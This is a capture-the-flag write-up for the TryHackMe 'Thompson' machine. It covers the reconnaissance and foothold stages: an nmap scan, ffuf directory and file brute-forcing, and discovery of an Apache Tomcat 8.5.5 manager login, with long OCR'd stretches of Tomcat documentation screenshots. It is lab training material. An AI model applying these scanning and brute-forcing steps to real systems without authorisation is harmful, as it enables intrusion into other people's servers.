THOMPSON

Welcome to my writeup where I am gonna be pwning **Thompson** machine from **TryHackMe**. This challenge has two flags, and our goal is to capture both. Let's get started!


GETTING STARTED

To access the challenge, click on the link given below:
https://tryhackme.com/r/room/bsidesgtthompson

> **Note**
>
> This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.


RECONNAISSANCE

I performed an **nmap** aggressive scan to find open ports and the services running on them.




FOOTHOLD


I accessed the web application running on port 8080 through my web browser.




The ajp page was inaccessible.




I searched online and found an article on AJP in **hacktricks**.





I bruteforced directories on the web application using **ffuf** to increase my attack surface.




I then accessed the newly discovered endpoints and found a login panel.


Apache Tomcat 8 (8.5.5)
8009 - Pentesting Apach
10.10.247.24:8080/docs/
Private browsing
Kali Linux Kali Tools HackIT - Home Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Apache Tomcat 8
Version 8.5.5, Aug 31 2016
Links
Docs Home
FAQ
User Comments
User Guide
1) Introduction
2) Setup
3) First webapp
4) Deployer
5) Manager
6) Realms and AAA
7) Security Manager
8) JNDI Resources
9) JDBC DataSources
10) Classloading
11) JSPs
12) SSL/TLS
13) SSI
14) CGI
15) Proxy Support
16) MBeans Descriptors
17) Default Servlet
18) Clustering
19) Load Balancer
20) Connectors
21) Monitoring and Management
22) Logging
23) APR/Native
24) Virtual Hosting
Documentation Index
Introduction
This is the top-level entry point of the documentation bundle for the Apache Tomcat Servlet/JSP container. Apache Tomcat version 8.5 implements the Servlet 3.1 and JavaServer Pages 2.3 specifications from the Java Community Process, and includes many additional features that make it a useful platform for developing and deploying web applications and web services.
Select one of the links from the navigation menu (to the left) to drill down to the more detailed documentation that is available. Each available manual is described in more detail below.
Apache Tomcat User Guide
The following documents will assist you in downloading and installing Apache Tomcat, and using many of the Apache Tomcat features.
1. Introduction - A brief, high level, overview of Apache Tomcat.
2. Setup - How to install and run Apache Tomcat on a variety of platforms.
3. First web application - An introduction to the concepts of a web application as defined in the Servlet Specification. Covers basic organization of your web application source tree, the structure of a web application archive, and an introduction to the web application deployment descriptor (/WEB-INF/web.xml).
4. Deployer - Operating the Apache Tomcat Deployer to deploy, precompile, and validate web applications.
5. Manager - Operating the Manager web app to deploy, undeploy, and redeploy applications while Apache Tomcat is running.
6. Realms and Access Control - Description of how to configure Realms (databases of users, passwords, and their associated roles) for use in web applications that utilize Container Managed Security.
7. Security Manager - Configuring and using a Java Security Manager to support fine-grained control over the behavior of your web applications.
8. JNDI Resources - Configuring standard and custom resources in the JNDI naming context that is provided to each web application.
9. JDBC DataSource - Configuring a JNDI DataSource with a DB connection pool. Examples for many popular databases.
10. Classloading - Information about class loading in Apache Tomcat, including where to place your application classes so that they are visible.
11. JSPs - Information about Jasper configuration, as well as the JSP compiler usage.
12. SSL/TLS - Installing and configuring SSL/TLS support so that your Apache Tomcat will serve requests using the https protocol.
13. SSI - Using Server Side Includes in Apache Tomcat.
14. CGI - Using CGIs with Apache Tomcat.
15. Proxy Support - Configuring Apache Tomcat to run behind a proxy server (or a web server functioning as a proxy server).
16. MBeans Descriptors - Configuring MBean descriptors files for custom components.



Apache Tomcat 8 (8.5.5)
8009 - Pentesting Apach
10.10.247.24:8080/manager/
Private browsing
Kali Linux Kali Tools HackIT - Home Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
10.10.247.24:8080
This site is asking you to sign in.
Username
Password
Cancel
Sign in
Apache Tomcat 8
Version 8.5.5, Aug 31 2016
Documentation Index
Introduction
Apache Tomcat User Guide
The following documents will assist you in downloading and installing Apache Tomcat, and using many of the Apache Tomcat features.
1. Introduction - A brief, high level, overview of Apache Tomcat.
2. Setup - How to install and run Apache Tomcat on a variety of platforms.
3. First web application - An introduction to the concepts of a web application as defined in the Servlet Specification. Covers basic organization of your web application source tree, the structure of a web application archive, and an introduction to the web application deployment descriptor (/WEB-INF/web.xml).
4. Deployer - Operating the Apache Tomcat Deployer to deploy, precompile, and validate web applications.
5. Manager - Operating the Manager web app to deploy, undeploy, and redeploy applications while Apache Tomcat is running.
6. Realms and Access Control - Description of how to configure Realms (databases of users, passwords, and their associated roles) for use in web applications that utilize Container Managed Security.
7. Security Manager - Configuring and using a Java Security Manager to support fine-grained control over the behavior of your web applications.
8. JNDI Resources - Configuring standard and custom resources in the JNDI naming context that is provided to each web application.
9. JDBC DataSource - Configuring a JNDI DataSource with a DB connection pool. Examples for many popular databases.
10. Classloading - Information about class loading in Apache Tomcat, including where to place your application classes so that they are visible.
11. JSPs - Information about Jasper configuration, as well as the JSP compiler usage.
12. SSL/TLS - Installing and configuring SSL/TLS support so that your Apache Tomcat will serve requests using the https protocol.
13. SSI - Using Server Side Includes in Apache Tomcat.
14. CGI - Using CGIs with Apache Tomcat.
15. Proxy Support - Configuring Apache Tomcat to run behind a proxy server (or a web server functioning as a proxy server).
10.10.247.24




I also bruteforced files on the web app to find anything interesting.



